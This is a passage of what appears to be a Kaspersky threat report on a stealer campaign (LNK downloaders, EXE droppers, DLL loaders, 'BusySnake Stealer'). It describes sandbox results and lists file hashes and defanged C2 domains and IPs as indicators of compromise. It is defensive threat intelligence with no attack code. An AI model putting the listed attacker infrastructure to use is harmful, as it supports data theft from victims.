
The Kaspersky Cloud Sandbox solution can be used for a comprehensive analysis of the malicious activity described here. The figure below shows the Kaspersky Cloud Sandbox interface, demonstrating the event chain of the obfuscated command execution by the LNK downloader.

LNK downloader execution graph in Kaspersky Cloud Sandbox

LNK downloader execution graph in Kaspersky Cloud Sandbox


Additionally, inside Kaspersky Cloud Sandbox, it can be observed that during execution the stealer contacts remote URLs to download additional files, specifically a DOCX decoy document as well as the web_script.txt stager.

File downloads by the LNK downloader in Kaspersky Cloud Sandbox

File downloads by the LNK downloader in Kaspersky Cloud Sandbox


If the EXE dropper is executed, Kaspersky Cloud Sandbox also records the downloading of additional tools from a GitHub repository.

EXE dropper execution graph in Kaspersky Cloud Sandbox

EXE dropper execution graph in Kaspersky Cloud Sandbox

File downloads by the EXE dropper in Kaspersky Cloud Sandbox

File downloads by the EXE dropper in Kaspersky Cloud Sandbox

Furthermore, dynamic analysis results show that the sample writes an additional file to the disk, which is used in subsequent stages of the attack.

Malicious file written to disk by the EXE dropper in Kaspersky Cloud Sandbox

Malicious file written to disk by the EXE dropper in Kaspersky Cloud Sandbox

Indicators of compromise

Additional information about this threat is available to customers of the Kaspersky Threat Intelligence Reporting service. Contact: intelreports@kaspersky.com.

First-stage malicious files

5D5C3E483C5E544260CE98FC29FBF192 PS1 stager
7141917CBA2EEE2B4D31107FACCF3A39 EXE stager
F5C6434EE5F7578FAA3BC1257E1C9226 EXE stager
C019797A00FD56EDB1F468AC0A598510 BAT stager
A0EC7A8E61EFF3F445A7455B3AEF9FBB BAT stager
F5C6434EE5F7578FAA3BC1257E1C9226 EXE stager
7DB9C688C620E54E8C69B7E52A7579FB BAT stager

90378881856ABFA47D7745C0A3EF9DC8 RAR archive with advanced cookie extractor module

1DBA3E505491A260A44C867902C3296E RAR archive with malicious DLL loader

1096268FA2B3D454C86CF851CB782319 EXE dropper
F2AB09D7E7A375A192508A5014AA2EE4 EXE dropper
0041FD1B2358CD08DBCBC28EA8FC3D20 EXE dropper

894332174F536C2E1EFEDA05CBA79F8B DLL loader
78135F72AB148A0CC074F6B2DD51FFF6 DLL loader
07213C419489C02791E8D67B91E404EF DLL loader

393B498F2114CABC0B29D5FCD9DC6723 LNK
CF74AC018D158EA2C2CFA1B1D71D95BC LNK
2DFA1D949872C1B2F04952DD3E5F5D8F LNK

BusySnake Stealer

C7622A1EFFA27BBFEE6D6E03D6474343 PYW BusySnake Stealer
80B7700053E115D65365CE7330383320 New PYW version of BusySnake Stealer
6B45DDB39A6E86229348DCBBA3857E7C RAR archive with BusySnake Stealer
006887732CA4A4A46A97989CF4DEEEF6 RAR archive with BusySnake Stealer
732C31ACF971A81C7E51B2A3DAE82020 RAR archive with BusySnake Stealer
DDFF82A115558584BBD7741D4FFB35B4 RAR archive with BusySnake Stealer
8188B2F347B77D65D08CFB23808AC244 RAR archive with BusySnake Stealer
E2550CFAD9DCC880BF04F6048F90868C RAR archive with BusySnake Stealer
FD2BDD8047ADDEE6FDE2F532DE181BFD RAR archive with BusySnake Stealer

С2

winupdate[.]live
arvax[.]xyz
varenie[.]live
lvl99[.]store
onetoken[.]ink
winupdate[.]ink
grked[.]online
ndrt[.]ink
myboard[.]chickenkiller.com
myboard[.]twilightparadox.com

159.198.41[.]140
159.198.75[.]219
159.198.32[.]222
69.67.173[.]153

❌
❌